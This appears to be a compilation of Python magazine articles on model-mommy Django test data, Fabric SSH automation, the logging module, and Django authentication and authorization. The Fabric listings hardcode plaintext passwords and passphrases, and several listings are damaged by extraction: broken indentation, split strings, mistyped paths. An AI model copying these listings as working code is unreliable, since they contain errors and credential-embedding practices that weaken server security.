>>> from model_mommy.recipe import seq, Recipe
>>> category_recipe = Recipe(Category, name=seq('Test'))
>>> category_recipe.make().name
'Test1'
>>> category_recipe.make().name
'Test2'
```

In the above example we use the `seq` function, which allows you to make unique values for multiple instances.

Recipes can also use callables to programatically generate fields. Recipes can also use other recipes to create foreign keys. Suppose we wanted to be able to create multiple posts, all with unique dates and unique users. We could do this as follows: Listing 7.

Listing 7. Programatically generating fields

```
>>> from model_mommy import mommy
>>> from model_mommy.recipe import seq, Recipe, foreign_key
>>> from datetime import datetime
>>> user_recipe = Recipe(User, username=seq('testuser'))
>>> post_recipe = Recipe(Post, date=datetime.now, user=foreign_key(user_recipe))
>>> post_recipe.make().user.name
'testuser1'
>>> post_recipe.make().user.name
'testuser2'
>>> post_recipe.make().date
datetime.datetime(2013, 8, 9, 0, 17, 17, 132454)
```

For simple test cases, you can get by without needing to specify recipes. However, if you need more control over how model-mommy generates data, recipes can help you accomplish this.

Test cases with larger amounts of data

Suppose we coded our blog so that every user who had 50 posts or more had the words ‘gold star’ printed on their profile page. This would be difficult and repetitive to do with fixtures, but it’s very easy to do with model mommy: Listing 8.

Listing 8. Model mommy for „golden star”

```
from django.test import TestCase
from model_mommy import mommy

class BlogTests(TestCase):
    def test_gold_star(self):
        """
        Test gold star appearing in user page
        """
        user = mommy.make(User)
        posts = mommy.make(Post, user=user, _quantity=50)
        response = self.client.get('/user/{}'.format(user.username))
        self.assertContains(response, 'gold star')
```

In this example we used model-mommy’s shortcut of passing the ‘_quantity’ argument to mommy to create many models at once. We could have just as easily created the models in our own loop, but using _quantity can be convenient. We tell the make function to generate each one with the same generated user. Model-mommy will automatically generate categories for all of our posts, since we didn’t specify one on invocation.

If we had wanted to do this with a fixture, we’d have to write a script to generate a large amount of test data, and use the `dumpdata` management command to turn this data into a JSON fixture. Most likely we’d have to check both this script and the resulting fixture into our project’s source control, and change them if the schema of User or Post ever changed. Using model-mommy, all these steps are replaced with one line of code.

Summary

Using specific examples, I've shown how using model-mommy can make your Django unit tests much more concise, simpler, and robust. We covered some basic patterns of how to use model-mommy to build simple test cases with simple as well as repeated data. I'd like to thank Vanderson Mota dos Santos and the entire model-mommy development community for their helpful contribution to the Django development community. Hopefully the methods shown in this article can greatly simplify the writing of tests in your Django applications, leading to better test coverage and more robust code. More importantly, by removing unnecessary data and boilerplate, it just makes writing tests more fun.

About the Author

Anton Sipos has been programming computers since they were 8 bits old. He has professional experience in systems ranging from microcontrollers to high traffic servers. He is an active contributor in the Python open-source community. His musings on programming can be found at <http://softwarefuturism.com>. You can reach him at anton@softwarefuturism.com.

Using Python Fabric to Automate GNU/Linux Server Configuration Tasks

by Renato Candido

Fabric is a Python library and command-line tool for automating tasks of application deployment or system administration via SSH. It provides a basic suite of operations for executing local or remote shell commands and transfer files.

Fabric (<http://www.fabfile.org>) is a Python library and command-line tool for automating tasks of application deployment and system administration via SSH. It provides tools for executing local and remote shell commands and for transferring files through SSH and SFTP, respectively. With these tools, it is possible to write application deployment or system administration scripts, which allows execution of these tasks by the execution of a single command.

In order to work with Fabric, you should have Python and the Fabric Library installed on your local computer and we will consider using a Debian-based distribution on the examples within this article (such as Ubuntu, Linux Mint and others).

As Python is shipped by default on most of the GNU/Linux distributions, you probably won't need to install it. Regarding the Fabric library, you may use pip to install it. Pip is a command line tool for installing and managing Python packages. On Debian-based distributions, it can be installed with `apt-get` via the `python-pip` package:

```
$ sudo apt-get install python-pip
```

After installing it, you may update it to the latest version using pip itself:

```
$ sudo pip install pip --upgrade
```

After that, you may use pip to install Fabric:

```
$ sudo pip install fabric
```

To work with Fabric, you must have SSH installed and properly configured with the necessary user's permissions on the remote servers you want to work on. In the examples, we will consider a Debian system with IP address 192.168.250.150 and a user named "administrator" with sudo powers, which is required only for performing actions that require superuser rights. One way to use Fabric is to create a file called `fabfile.py` containing one or more functions that represent the tasks we want to execute, for example, take a look at Listing 1.

Listing 1. A basic fabfile. File: fabfile.py

```
# -*- coding: utf-8 -*-  
  
from fabric.api import *  
  
env.hosts = ['192.168.250.150']  
env.user = 'administrator'  
  
def remote_info():  
    run('uname -a')  
  
def local_info():  
    local('uname -a')
```

In this example, we have defined two tasks called “remote_info” and “local_info”, which are used to retrieve local and remote systems information through the command “uname -a”. Also, we have defined the host user and address we would like to use to connect to the remote server using a special dictionary called “env”.

Having this defined, it is possible to execute one of the tasks using the shell command `fab`. For example, to execute the task “local_info”, from within the directory where `fabfile.py` is located, you may call:

```
$ fab local_info
```

which gives the output shown on Listing 2.

Listing 2. output of fab local_info

```
[192.168.250.150] Executing task 'local_info'
[localhost] local: uname -a
Linux renato-laptop 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64
x86_64 GNU/Linux
```

Similarly, you could execute the task called “remote_info”, calling:

```
$ fab remote_info
```

In this case, Fabric will ask for the password of the user “administrator”, as it is connecting to the server via SSH, as shown on Listing 3.

Listing 3. Output of fab remote_info

```
[192.168.250.150] Executing task 'remote_info'
[192.168.250.150] run: uname -a
[192.168.250.150] Login password for 'administrator':
[192.168.250.150] out: Linux debian-vm 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/
Linux
[192.168.250.150] out:
```

```
Done.
```

```
Disconnecting from 192.168.250.150... done.
```

There are lots of parameters that can be used with the `fab` command. To obtain a list with a brief description of them, you can run `fab --help`. For example, running `fab -l`, it is possible to check the Fabric tasks available on the `fabfile.py` file. Considering we have the `fabfile.py` file shown on Listing 1, we obtain the output of Listing 4 when running `fab -l`.

Listing 4. output of fab -l

```
Available commands:
```

```
local_info
remote_info
```

As in the previous example, on the file `fabfile.py`, the function `run()` may be used to run a shell command on a remote server and the function `local()` may be used to run a shell command on the local computer. Besides these, there are some other possible functions to use on `fabfile.py`:

- `sudo('shell command')`: to run a shell command on the remote server using `sudo`,
- `put('local path', 'remote path')`: to send a file from a local path on the local computer to the remote path on the remote server,

- `get('remote path', 'local path')`: to get a file from a remote path on the remote server to the local path on the local computer.

Also, it is possible to set many other details about the remote connection with the dictionary “env”. To see a full list of “env” vars that can be set, visit:

<http://docs.fabfile.org/en/1.6/usage/env.html#full-list-of-env-vars>.

Among the possible settings, its worth to spend some time commenting on some of them:

- `user`: defines which user will be used to connect to the remote server;
- `hosts`: a Python list with the addresses of the hosts that Fabric will connect to perform the tasks. There may be more than one host, e.g.,

```
env.hosts = ['192.168.250.150', '192.168.250.151']
```

- `host_string`: with this setting, it is possible to configure a user and a host at once, e.g.

```
env.host_string = "administrator@192.168.250.150"
```

As it could be noticed from the previous example, Fabric will ask for the user’s password to connect to the remote server.

However, for automated tasks, it is interesting to be able to make Fabric run the tasks without prompting for any user input. To avoid the need of typing the user’s password, it is possible to use the `env.password` setting, which permits you to specify the password to be used by Fabric, e.g.

```
env.password = 'mysupersecureadministratorpassword'
```

If the server uses SSH keys instead of passwords to authenticate users (actually, this is a good practice concerning the server’s security), it is possible to use the setting `env.key_filename` to specify the SSH key to be used. Considering that the public key `~/.ssh/id_rsa.pub` is installed on the remote server, you just need to add the following line to `fabfile.py`:

```
env.key_filename = '~/ssh/id_rsa'
```

It is also a good security practice to forbid root user from logging in remotely on the servers and allow the necessary users to execute superuser tasks using the `sudo` command. On a Debian system, to allow the “administrator” user to perform superuser tasks using `sudo`, first you have to install the package `sudo`, using:

```
# apt-get install sudo
```

and then, add the “administrator” user to the group “sudo”, which can be done with:

```
# adduser administrator sudo
```

Having this done, you could use the `sudo()` function on Fabric scripts to run commands with `sudo` powers. For example, to create a `mydir` directory within `/home`, you may use the `fabfile.py` file shown on Listing 5.

Listing 5. script to create a directory. File: fabfile.py

```
# -*- coding: utf-8 -*-
from fabric.api import *

env.hosts = ['192.168.250.150']
env.user = 'administrator'
env.key_filename = '~/ssh/id_rsa'
```

```
def create_dir():
    sudo('mkdir /home/mydir')
```

And call

```
$ fab create_dir
```

which will ask for the password of the user “administrator” to perform the sudo tasks, as shown on Listing 6.

Listing 6. output of fab create_dir

```
[192.168.250.150] Executing task `create_dir`
[192.168.250.150] sudo: mkdir /home/mydir
[192.168.250.150] out:
[192.168.250.150] out: We trust you have received the usual lecture from the local System
[192.168.250.150] out: Administrator. It usually boils down to these three things:
[192.168.250.150] out:
[192.168.250.150] out:     #1) Respect the privacy of others.
[192.168.250.150] out:     #2) Think before you type.
[192.168.250.150] out:     #3) With great power comes great responsibility.
[192.168.250.150] out: sudo password:
[192.168.250.150] out:

Done.
Disconnecting from 192.168.250.150... done.
```

When using SSH keys to log in to the server, you can use the `env.password` setting to specify the sudo password, to avoid having to type it when you call the Fabric script. In the previous example, by adding:

```
env.password = 'mysupersecureadministratorpassword'
```

would be enough to make the script run without the need of user intervention.

However, some SSH keys are created using a passphrase, required to log in to the server. Fabric treat these passphrases and passwords similarly, which can sometimes cause confusion. To illustrate Fabric’s behavior, consider the user named “administrator” is able to log in to a remote server only by using his/her key named `~/.ssh/id_rsa2.pub`, created using a passphrase, and the Fabric file shown on Listing 7.

Listing 7. Example fabfile using an SSH key with a passphrase. File: fabfile.py

```
# -*- coding: utf-8 -*-

from fabric.api import *

env.hosts = ['192.168.250.150']
env.user = 'administrator'
env.key_filename = '~/.ssh/id_rsa2'

def remote_info():
    run('uname -a')

def create_dir():
    sudo('mkdir /home/mydir')
```

In this case, calling:

```
fab remote_info
```

makes Fabric ask for a “Login password”. However, as you shall notice, this “Login password” refers to the necessary passphrase to log in using the SSH key, as shown on Listing 8.

Listing 8. Output of fab remote_info

```
[192.168.250.150] Executing task 'remote_info'
[192.168.250.150] run: uname -a
[192.168.250.150] Login password for 'administrator':
[192.168.250.150] out: Linux debian-vm 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/
Linux
[192.168.250.116] out:
```

Done.

Disconnecting from 192.168.250.150... done.

In this case, if you specify the `env.password` setting, it will be used as the SSH passphrase and, when running the `create_dir` script, Fabric will ask for the password of the user “administrator”. To avoid typing any of these passwords, you may define `env.password` as the SSH passphrase and, within the function that uses `sudo()`, redefine it as the user’s password, as shown on Listing 9.

Listing 9. Example fabfile using an SSH key with a passphrase. Improved to avoid the need of user intervention. File: fabfile.py

```
# -*- coding: utf-8 -*-

from fabric.api import *

env.hosts = ['192.168.250.150']
env.user = 'administrator'
env.key_filename = '~/.ssh/id_rsa2'
env.password = 'sshpassphrase'

def remote_info():
    run('uname -a')

def create_dir():
    env.password = 'mysupersecureadministratorpassword'
    sudo('mkdir /home/mydir')
```

Alternatively, you could specify the authentication settings from within the task function, as shown on Listing 10.

Listing 10. Another example fabfile using an SSH key with a passphrase. Improved to avoid the need of user intervention. File: fabfile.py

```
# -*- coding: utf-8 -*-

from fabric.api import *

env.hosts = ['192.168.250.150']

def create_dir():
    env.user = 'administrator'
    env.key_filename = '~/.ssh/id_rsa2'
```

```
env.password = 'sshpassphrase'
run(':')
env.password = 'mysupersecureadministrator
password'
sudo('mkdir /home/mydir')
```

On this example, the command `:` does not do anything. It only serves as a trick to enable setting `env.password` twice: first for the SSH passphrase, required for login and then to the user's password, required for performing `sudo` tasks.

If necessary, it is possible to use Python's `with` statement (learn about it on <http://www.python.org/dev/peps/pep-0343/>), to specify the `env` settings. A compatible `create_dir()` task using the `with` statement is shown on Listing 11.

Listing 11. Example using Python's `with` statement. File: `fabfile.py`

```
# -*- coding: utf-8 -*-

from fabric.api import *

env.hosts = ['192.168.250.150']

def create_dir():
    with settings(user = 'administrator',
                  key_filename = '~/.ssh/id_rsa2',
                  password = 'sshpassphrase'):
        run(':')
        env.password = 'mysupersecureadministrator
password'
        sudo('mkdir /home/mydir')
```

The `fab` command is used for performing system administration and application deployment tasks from a shell console. However, sometimes you may want to execute tasks from within your Python scripts. To do this, you may simply call the Fabric functions from your Python code. To build a script that runs a specific task automatically, such as `create_dir()` shown previously, you create a Python script as shown on Listing 12.

Listing 12. Python Script using Fabric. File: `mypythonscript.py`

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from fabric.api import *

def create_dir():
    with settings(host_string = 'administrator@192.168.250.150',
                  key_filename = '~/.ssh/id_rsa2',
                  password = 'sshpassphrase'):
        run(':')
        env.password = 'mysupersecureadministrator
password'
        sudo('mkdir /home/mydir')

if __name__ == '__main__':
    create_dir()
```

As we have seen, with Fabric, it is possible to automate the execution of tasks that can be done by executing shell commands locally, and remotely, using SSH. It is also possible to use Fabric's features on other Python

scripts, and perform dynamic tasks, enabling the developer to automate virtually anything that can be automated. The main goal of this article was to show Fabric's basic features and try to show a solution to different scenarios of remote connections, regarding different types of authentication. From this point, you may customize your Fabric tasks to your needs using basically the functions `local()`, `run()`, and `sudo()` to run shell commands and `put()` and `get()` to transfer files.

Listing 13. A very basic deploy example. File: `deployhtml.py`

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from fabric.api import *

def deploy_html():
    with settings(host_string = 'administrator@192.168.250.150',
                  key_filename = '~/.ssh/id_rsa2',
                  password = 'sshpassphrase'):
        run(':')
        env.password = 'mysupersecureadministratorpassword'
        local('cd ~; tar -czvf website.tar.gz ./website/*')
        put('~/.website.tar.gz', '~')
        run('tar -xzvf ~/website.tar.gz')
        sudo('mv /home/administrator/website /var/www')
        sudo('chown -R www-data:www-data /var/www/website')
        sudo('/etc/init.d/apache2 restart')
        local('rm ~/website.tar.gz')

if __name__ == '__main__':
    deploy_html()
```

To conclude, we show a more practical example of a Python script that uses Fabric to deploy a very basic HTML application on a server. The script shown on Listing 13 creates a tarball from the local HTML files at `~/website`, sends it to the server, expands the tarball, moves the files to the proper directory (`/var/www/website`) and restarts the server. Hope this article helped you learn a bit about Fabric to automate some of your tasks!

About the Author

Renato Candido is a free (as in freedom) {software, hardware and culture} enthusiast, who works as a technology consultant at Liria Technology, Brazil, trying to solve the peoples' (technical) problems using these sorts of tools (he actually thinks the world would be a little better if all resources were free as in freedom). He is an electronics engineer, and enjoys to learn things related to signal processing and computer science (and he actually thinks that there could be self-driving cars and speaking robots designed exclusively with free resources). To know a bit more about him, visit: <http://www.renatocandido.org>.

The Python Logging Module is Much Better Than Print Statements

by **W. Matthew Wilson**

A while back, I swore off using adding print statements to my code while debugging. I forced myself to use the python debugger to see values inside my code. I'm really glad I did it. Now I'm comfortable with all those cute single-letter commands that remind me of gdb. The pdb module and the command-line pdb.py script are both good friends now.

However, every once in a while, I find myself lapsing back into cramming a bunch of print statements into my code because they're just so easy. Sometimes I don't want to walk through my code using breakpoints. I just need to know a simple value when the script runs.

The bad thing is when I write in a bunch of print statements, then debug the problem, then comment out or remove all those print statements, then run into a slightly different bug later., and find myself adding in all those print statements again. So I'm forcing myself to use logging in every script I do, no matter how trivial it is, so I can get comfortable with the python standard library logging module. So far, I'm really happy with it. I'll start with a script that uses print statements and revise it a few times and show off how logging is a better solution. Here is the original script, where I use print statements to watch what happens: Listing 1. Running the script yields this output:

```
$ python a.py
inside f!
Something awful happened!
Finishing f!
```

It turns out that rewriting that script to use logging instead just ain't that hard: Listing 2. And here is the output: Listing 3. Note how we got that pretty view of the traceback when we used the exception method. Doing that with prints wouldn't be very much fun. So, at the cost of a few extra lines, we got something pretty close to print statements, which also gives us better views of tracebacks. But that's really just the tip of the iceberg. This is the same script written again, but I'm defining a custom logger object, and I'm using a more detailed format: Listing 4. And the output: Listing 5. Now I will change how the script handles the different types of log messages. Debug messages will go to a text file, and error messages will be emailed to me so that I am forced to pay attention to them (Listing 6). Lots of really great handlers exist in the logging.handlers module. You can log by sending HTTP posts, you can send UDP packets, you can write to a local file, etc.

Listing 1. Python standard library logging module

```
# This is a.py
def g():
    1 / 0

def f():
    print "inside f!"
    try:
        g()
    except Exception, ex:
        print "Something awful happened!"
    print "Finishing f!"

if __name__ == "__main__": f()
```

Listing 2. Rewriting python standard library logging module

```
# This is b.py.
import logging

# Log everything, and send it to stderr.
logging.basicConfig(level=logging.DEBUG)

def g():
    1/0

def f():
    logging.debug("Inside f!")
    try:
        g()
    except Exception, ex:
        logging.exception("Something awful happened!")
    logging.debug("Finishing f!")

if __name__ == "__main__":
    f()
```

Listing 3. Output in Python logging module

```
$ python b.py
DEBUG 2007-09-18 23:30:19,912 debug 1327 Inside f!
ERROR 2007-09-18 23:30:19,913 error 1294 Something awful happened!
Traceback (most recent call last):
  File "b.py", line 22, in f
    g()
  File "b.py", line 14, in g
    1/0
ZeroDivisionError: integer division or modulo by zero
DEBUG 2007-09-18 23:30:19,915 debug 1327 Finishing f!
```

Listing 4. Custom logger object

```
# This is c.py
import logging

# Make a global logging object.
x = logging.getLogger("logfun")
x.setLevel(logging.DEBUG)
h = logging.StreamHandler()
f = logging.Formatter("%(levelname)s %(asctime)s %(funcName)s %(lineno)d %(message)s")
h.setFormatter(f)
x.addHandler(h)

def g():
    1/0

def f():
    logfun = logging.getLogger("logfun")
    logfun.debug("Inside f!")
    try:
```

```

    g()

except Exception, ex:

    logfun.exception("Something awful happened!")

logfun.debug("Finishing f!")

if __name__ == "__main__":
    f()

```

Listing 5. Output to custom logger object

```

$ python c.py
DEBUG 2007-09-18 23:32:27,157 f 23 Inside f!
ERROR 2007-09-18 23:32:27,158 exception 1021 Something awful happened!
Traceback (most recent call last):
  File "c.py", line 27, in f
    g()
  File "c.py", line 17, in g
    1/0
ZeroDivisionError: integer division or modulo by zero
DEBUG 2007-09-18 23:32:27,159 f 33 Finishing f!

```

Listing 6. Handling the different types of log messages

```

# This is d.py
import logging, logging.handlers

# Make a global logging object.
x = logging.getLogger("logfun")
x.setLevel(logging.DEBUG)

# This handler writes everything to a file.
h1 = logging.FileHandler("/var/log/myapp.log")
f = logging.Formatter("%(levelname)s %(asctime)s %(funcName)s %(lineno)d %(message)s")
h1.setFormatter(f)
h1.setLevel(logging.DEBUG)
x.addHandler(h1)

# This handler emails me anything that is an error or worse.
h2 = logging.handlers.SMTPHandler('localhost', 'logger@tplus1.com', ['matt@tplus1.com'], 'ERROR
    log')
h2.setLevel(logging.ERROR)
h2.setFormatter(f)
x.addHandler(h2)

def g():

    1/0

def f():

    logfun = logging.getLogger("logfun")

    logfun.debug("Inside f!")

try:

```

```
g()

except Exception, ex:

    logfun.exception("Something awful happened!")

logfun.debug("Finishing f!")

if __name__ == "__main__":
    f()
```

About the Author

Matt started his career doing economic research and statistical analysis. Then he realized he had an aptitude for programming after working with tools like SAS, perl, and the UNIX operating system. He spent the next several years taking interesting graduate courses in computer science at night while working as a developer and then a technical lead for a team of developers. In 2007, Matt walked out of the relative security of the corporate world and then co-founded OnShift, a web application that helps employers intelligently manage their shift-based work force.

Python, Web Security and Django

by Steve Lott

Web sites must operate securely. Once we get past the basics of asking users to login, what other use cases are there? It turns out that almost everything is security-related. Security must be a pervasive feature of our design. So we'll focus on Django.

Lots of folks like to wring their hands over the *Big Vague Concept* (BVC) they call “security”. Because it’s nothing more than a BVC, there’s a lot of quibbling. We’ll try to move past the vagueness to concrete and interesting stuff. We’ll focus on Python and Django, specifically.

It’s important to avoid wasting time trying to detail all the business risks and costs. I’ve had the misfortune of sitting through meetings where managers spout the “We don’t know what we don’t know” objection to implementing a RESTful web services interface. This leads them to the fallback plan of trying to quantify risk. Their objection amounts to “We don’t know every possible vulnerability; therefore we don’t know how to secure every possible vulnerability; therefore we should stop development right now!”

The OWASP top-ten list is a good place to start. It’s a focused list of specific vulnerabilities. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project.

This list provides a lot of evidence that an architecture based on Apache plus Django plus Python (using `mod_wsgi` for glue) prevents almost all of these vulnerabilities. Other Python-based web frameworks will do almost as well as Django. One secret (besides using Python) is relying on Apache for the “heavy lifting”. Apache must be used to serve the static content without any interaction from Django. It acts as a kind of cache. The application processing is deployed via a Web Services Gateway Interface (WSGI). `mod_wsgi` can run this in a separate process (Figure 1).




Figure 1. The Apache and Django Architecture

This architecture has a number of other benefits regarding scalability and manageability. But this article is about security. So let’s review some use cases for web security considerations. Specifically users, passwords, authentication and authorization.

Basics

Two of the pillars of security are Authentication (who are you?) and Authorization (what are you allowed to do?).

Authentication is not something to be invented. It's something to be used. In our preferred architecture, with an Apache/Django application, the Django authentication system works nicely for identity management. It supports a simple model of users, groups and passwords. It can be easily extended to add user profiles.

Django handles passwords properly. This cannot be emphasized enough. Django uses a sophisticated state-of-the-art hash of the password. Not encryption. I'll repeat that for folks who still think encrypted passwords are a good idea.

Always use a hash of a password. Never use encryption

Best security practice is never to store a password that can be easily recovered. A hash can be undone eventually, but encryption means all passwords are exposed once the encryption key is available. The Django `auth` module includes methods that properly hash raw passwords, in case you have the urge to implement your own login page https://docs.djangoproject.com/en/dev/ref/contrib/auth/#django.contrib.auth.models.User.set_password.

Better Authentication

Better than Django's internal authentication is something like Forge Rock Open AM. This takes identity management out of Django entirely <http://forgerock.com/what-we-offer/open-identity-stack/openam/>.

While this adds components to the architecture, it's also a blessed simplification. All of the username and password folderol is delegated to the Open AM server.

Any time a page is visited without a valid Open AM token, the response from a Django app must be a simple redirect to the Open AM login server. Even the user stories are simplified by assuming a valid, active user.

The bottom line is this: authentication is a solved problem. This is something we shouldn't reinvent. Not only is it solved, but it's easy to get wrong when trying to reinvent it.

Best practice is to download or purchase an established product for identity management and use it for all authentication.

Authorization

The Authorization problem is more nuanced, and more interesting than Authentication. Once we know who the user is, we still have to determine what they're allowed to do. This varies a lot. A small change to the organization, or a business process, or available data can have a ripple effect through the authorization rules.

We have to emphasize these two points:

- Security includes Authorization.
- Authorization pervades every feature.

In the case of Django, there are multiple layers of authorization testing. We have `settings`, we have checks in each view function and we have middleware classes to perform server-wide checks. All of this is important and we'll look at each piece in some detail.

When we define our data model with Django, each model class has an implicit set of three permissions (`can_add`, `can_delete` and `can_change`). We can add to this basic list, if we have requirements that aren't based on simple Add, Change, Delete (or CRUD) processing.

Each view function can test to see if the current user (or user’s group) has the required permission. This is done through a simple `@permission_required` decorator on the relevant view functions <https://docs.djangoproject.com/en/1.4/topics/auth/#the-permission-required-decorator>.

There are two small problems with this. First, permissions wind up statically loaded into the database. Second, it’s rarely enough information for practical – and nuanced – problems.

The static database loading means that we have to be careful when making changes to the data model or the permissions assigned to groups and users.

We’ll often need to write admin script that deletes and rebuilds the group-level permissions that we have defined. For example, we may have a “actuaries” group and a “underwriters” group which have different sets of permissions on the data model in an application. That application needs a `permission_rebuild` admin script that deletes and reinserts the various permissions for each group.

The second problem requires a number of additional design patterns.

Additional User Features

Django’s pre-1.5 `auth.profile` module can be used to provide all the additional authorization information. For release 1.5, a customized `User` model is used instead.

Here’s an example. In a recent project, we eventually figured out that we had some “big picture” authorizations. Our sales folks realized that some clusters of application features can be identified as “products” (or “options” or “features” or something cooler-sounding). These aren’t smallish things like Django models. They aren’t largish things like whole sites. They’re intermediate things based on what customers like to pay for (and not pay for).

They might be third-party data integration, which requires a more complex contract with pass-through costs. It might be additional database fields for their unique business process.

What’s made this easy for us is that we used an “instance-per-customer-organization” model. Each of our customer organizations has their own Django instance with their own pool of users, their own database and their own `settings` file. Apache is used to redirect the URL’s for each Django instance.

Each one of our “big picture” features (or products or options) is tied to a customer organization, which is, in turn, tied to a Django settings file. The features are enabled via contract terms and conditions; the sales folks would offer upgrades or additional services, and we would enable or disable features.

(We could have done this with the Django `sites` model, but that means that customer data would be commingled in a common database. That was difficult to sell.)

Some of these “features” map directly to Django applications. Authorization is handled in two ways. First, the application view functions all refuse to work if the user’s contract doesn’t include the option.

A decorator based on the built-in `user_passes_test` decorator simplifies this. The subtlety is that we’re using relatively static `settings` data as well as the user’s group and profile (Listing 1).

Listing 1. A decorator based on the built-in `user_passes_test`

```
def client_has_feature_x(function, login_url="/login/"):
    def func_with_check(request):
        if (request.user.logged_in
            and settings.FEATURE_X_ENABLED
            and request.user.get_profile().has_feature_X):
            return function(request)
        else:
            return redirect(
```

```
        "{0}?next={1}".format(login_url, request.path))
    return func_with_check
```

For Django 1.5 and newer, the `get_profile()` isn't used, instead a customized User model is used <https://docs.djangoproject.com/en/1.5/topics/auth/customizing/#extending-user>.

The second way to enforce the feature mapping is to enable or disable the entire application in the customer's `settings` file. This is a simple administrative step to enable an application restart the customer's `mod_wsgi` instance, and let them use their shiny, new web site.

And yes, this is a form of security. It's not directly related to passwords. It's related to features, functions, what data users can see and what data users can modify.

Database Feature Enablement

We can create a model for contract terms and conditions. This allows us to map users or groups to specific features identified in the database. While this can seem handy, it's less than ideal. The problem with keeping configuration data in the database is that it's data it's not code. In order to map data to processing, we are often tempted to use a welter of `if` statements to sort out what should and should not happen. Adding lots of `if` statements to enable and disable features increases complexity and reduces maintainability. For these reasons, we'd like to minimize the use of `if` statements.

More Complexity

Sadly, some of the "features" our sales folks identified are only a small part of a Django application. In one case, it cut across several applications Drat. We have several choices to implement these features.

Option 1 is to use template changes to conceal or reveal the feature. This is the closest fit with the way Django works. The data is available, it's just not shown unless the customer's `settings` provides the proper set of templates on the template search path.

This can also be enforced in the code, also, by making the template name dependent on the customer `settings`. Building the template name in code has the advantage of slightly simpler unit testing, since no `settings` change is required for the various test cases.

```
name= settings.FEATURE_W_APP1_TEMPLATE_NAME
render_to_response( "app1/{0}.html".format(name),
    data,
    context_instance=RequestContext(request) )
```

Option 2 is to isolate a simple feature into a single class and write two subclasses of the feature: an active, enabled implementation and a disabled implementation. We can then configure the enabled or disabled subclass in the customer's `settings`.

This is the most Pythonic, since it's a very common OO programming practice. Picking a class to instantiate at run time is simply this:

```
feature_class= eval(settings.FEATURE_X_CLASS_NAME)
feature_x= feature_class()
```

This is the easiest to test, also, since it's simple object-oriented programming. For those who don't like `eval()` a more complex mapping can be used.

```
feature_class = {
    'option': class, 'option': class, ...
}[settings.FEATURE_X_CLASS_NAME]
feature_x= feature_class()
```

Option 3 is to isolate a more complex feature into a single module and write several versions of the module. We can then decide which version to import.

When the feature involves integration of external services, this is ideal. For testing purposes, we'll need to mock this module. We wind up with three implementations: active, inactive, and mock.

```
feature_y = __import__(settings.FEATURE_Y_MODULE,  
                      globals(), locals(), [], -1)
```

Now, the selected module is known as `feature_y` throughout the application.

Option 4 is to refactor an application into two applications: one version with the feature enabled and a nearly identical version without the feature enabled.

The best way to tackle this option is to write an abstract “super app”. This super app needs a plug-in method or class for each feature which may (or may not) be available to a customer. We can create concrete Django apps which both have a structure like this:

```
import feature_z_super  
class App2_View( feature_z_super.App2_View ):  
    etc.
```

The `App2_View` subclass of `feature_z_super.App2_View` is a concrete implementation of the abstract class. All of the features are handled properly.

The idea is that we our customer's `settings` will include the concrete app module. The concrete app module will depend on the abstract “super app” code, plus the specific extensions to either enable feature or work around the missing feature. When we need to make common changes, we can change the abstract “super app” and know that the changes will correctly propagate to the concrete implementations.

In both cases, it's very Django to have the application configured dynamically in the `settings` file.

RESTful Services

RESTful web services are slightly different from the default Django requests. REST requests expect XML or JSON replies instead of HTML replies. There will be more than GET or POST requests. Additionally, RESTful web services don't rely on cookies to maintain state. Otherwise, REST requests are processed very much like other Django requests.

One school of thought is to provide the RESTful API as a separate server. The Django “front-end” makes RESTful requests to a Django “back-end”. This architecture makes it possible to build Adobe Flex or JavaScript front-end presentations that work with the same underlying data as the HTML presentation.

Another school of thought is to provide the RESTful API in parallel with the Django HTML interface. Since the RESTful view functions and the HTML view functions are part of the same application module, it's easy to use unit testing to assure that both HTML and REST interfaces provide the same results.

